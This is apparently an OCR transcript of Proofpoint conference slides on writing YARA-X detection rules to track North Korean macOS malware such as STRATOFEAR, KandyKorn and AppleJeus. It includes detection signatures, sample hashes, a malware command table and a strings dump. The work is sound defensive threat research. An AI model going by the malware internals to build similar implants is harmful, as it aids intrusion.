

```
rule MAL_MacOS_WindowServer_ImportHash
{
    meta:
        author = "Greg Lesnewich"
        description = "YARA-X only: track WindowServer backdoor via imphash or rpath"
        date = "2024-12-02"
        version = "1.0"
        hash = "0a89ec0e4fc1e6d8912de2ab492493174918469da02c6173ef26bf588787f595"
        hash = "0e1d836fcc424487d187a9283b2bc2fc96f42a69dd2fa72e2bb2d462384c9a42"
        hash = "a6278d0f542af0937c776a7ab3f301c7d23a42f96359b269b4199cb1e42da190"
        hash = "c9bae9bfdeaa8aefe24a323477fd9b803b1482109bb9e3b693a9ce729d363254"
    condition:
        macho.import_hash() == "2b0cfe44a7c7bf17b85f1fcfdcf81435" or
        for any path in macho.rpaths: (path startswith "/Users/mahmed/myproj/wsclient/")
}
```

proofpoint.

© 2024 Proofpoint. All rights reserved.

Where Feature Hashing Falls Short

© 2024 Proofpoint. All rights reserved | Proofpoint, Inc. – Confidential and Proprietary



proofpoint.
© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

MataNet (Dacls, TIEDEYE)

TraderTraitor

Modular framework

Custom protocol comms, wrapped in TLS

Most functions are exported

Orchestrate network-level infection

```
AutoLoadPlugins:
LoadPlugin_CMD()
LoadPlugin_FILE()
LoadPlugin_PROCESS()
LoadPlugin_TEST()
LoadPlugin_RP2P()
LoadPlugin_LOGSEND()
LoadPlugin_SOCKS()
data_1000a1430 = 0xc
return 1
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

STRATOFEAR (Matav5)

TraderTraitor

Monitoring-related commands

Similar to MataDoor (MATA-4), MATA-5 has a set of commands responsible for event monitoring. The monitoring tasks may be cached in the configuration file and restarted on malware initialization. Monitoring tasks have the following common attributes:

Command	Description
0x040	Delete monitoring task
0x041	Return monitoring tasks list
0x042	Add task to check if specified file or folder has appeared since previou
0x043	Add task to check if size of specified file has changed

Module ID	Internal Name
1	module_ipc
2	module_monitor
3	module_apu
4	module_event
5	module_net

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

STRATOFEAR Public Sample (Well, a Dump)

TraderTraitor

Basic properties

MD5	e9e8bd4d1bf9522f01134d58997161a1
SHA-1	ef7c6658e957d961ad24c157e47742d38f13b1ab
SHA-256	4cf094b422289051250c1a0bb02949ac09ea4ad69386276e4f40b43dbde27963
Vhash	c7fe93a1bb176cd6be3d03acc9531533
SSDEEP	196608:z6CnpV6OD9I9lnJMhGw8Q9+3I3EXm4fu7al8dnb4HHaUStAx94t6iKjvGr1ye+Kc:OF1fsfFzzt6Vu8uAt9
TLSH	T121B6CFB7A170D56AC09BC5F0B2CE83E2AC01787A07B0A59B17D53D673F72D90069D78A
Symhash	d41d8cd98f00b204e9800998ecf8427e
File type	Mach-O executable mac macho
Magic	Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>
TrID	Mac OS X Mach-O 64-bit Intel executable (100%)
DetectItEasy	Mach-O64 | Operation system: macOS [EXECUTE64]

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

STRATOFEAR Dump

TraderTraitor

Embedded Cert – no hardcoded C2

No Public Modules Available


```
strings:
    $str1 = "-alone" ascii
    $str2 = "-psn" ascii
    $str3 = "embed://" ascii
    $str4 =  "proc_data" ascii
    $str5 = "udp://" ascii
    $str6 =  "Path : %s" ascii
    $str7 = "127.0.0.1" ascii
```

```
100863bf6  ┌──────────────────────────┐    :// 0.0.0.0 0 * 012345678
100863c2d  9. 1 127.0.0.1 rb ♪ Path : %s    , id ab+ / -psn -alone
100863c64  embed:// %s%llu udp:// %s%s:%u                %s %s♪%s
100863c9b       ┌──Æ££ä──┐┌──────────────────────┐
100863cd2  Æ££ä──┘└──────────────────────┘ Initialize %u %u %llu le
100863d09  ngth data net.inet.tcp.pcblist monitor for when file(%s
100863d40  ) is created monitor for when size of file(%s) is chang
100863d77  ed monitor for when status of network connection(%s:%d
100863dae  => %s:%d) is created monitor for when process(%s) is cr
100863de5  eated monitor for when new device is mounted monitor fo
100863e1c  r when new session is activated monitor for when it is
```


© 2024 Proofpoint.

STRATOFEAR

TraderTraitor



© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary



proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

VirusTotal moves to YARA-X


December 4, 2024 by Victor M. Alvarez 2 minutes

When I began developing YARA-X, my primary goal was to create a tool capable of eventually replacing YARA for serious, professional use. While YARA-X is still under active development, it has been stable and mature for several months. It was ready to reach an important milestone: fully replace YARA in the VirusTotal services, namely: Livehunt and Retrohunt.

We're thrilled to announce that YARA-X is now the engine powering both services.

> Users can now take advantage of two new YARA modules available in Livehunt and Retrohunt:
>
> - `macho` module: Similar to the popular `pe` module, but tailored for macOS Mach-O executable files.
>
> These additions, which were contributions from our community, provide malware researchers with powerful new tools. Thanks to Tomáš Ďuriš and Jacob Latonis for their work on the `macho` module, and BitsOfBinary for the original implementation of the `lnk` module in YARA)

VALIDATION





```
import "macho"

rule APT_NK_TA444_KandyKorn_DylibHash
{
        meta: …
        condition:
                macho.dylib_hash() == "f17d4ef7260486d474bc14bd8faf147a"
}


rule APT_NK_AppleJeus_Macho_Features
{
        meta: …
        condition:
                macho.dylib_hash() == "14146344eb8737897c83e6304da2cdb0"  and
                macho.entitlement_hash() == "b1c0e03afc54794b270a3425443e19b8"
}
```

proofpoin

The DPRK ABCTT's – A Pocket Attribution Guide



proofpoint.
© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Take Aways

Live in VT + Available on GitHub for Use (v1.0 soon!)

Lightweight Feature-Based Similarity != Code Overlap

Sig on Meta-Data -> Dev **Preferences**, Regardless of Project

© 2024 Proofpoint. All rights reserved | Proofpoint, Inc. – Confidential and Proprietary

Questions?

Get in touch on Keybase:

Jacob Latonis: @jacoblatonis
Greg Lesnewich: @glesnewich

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary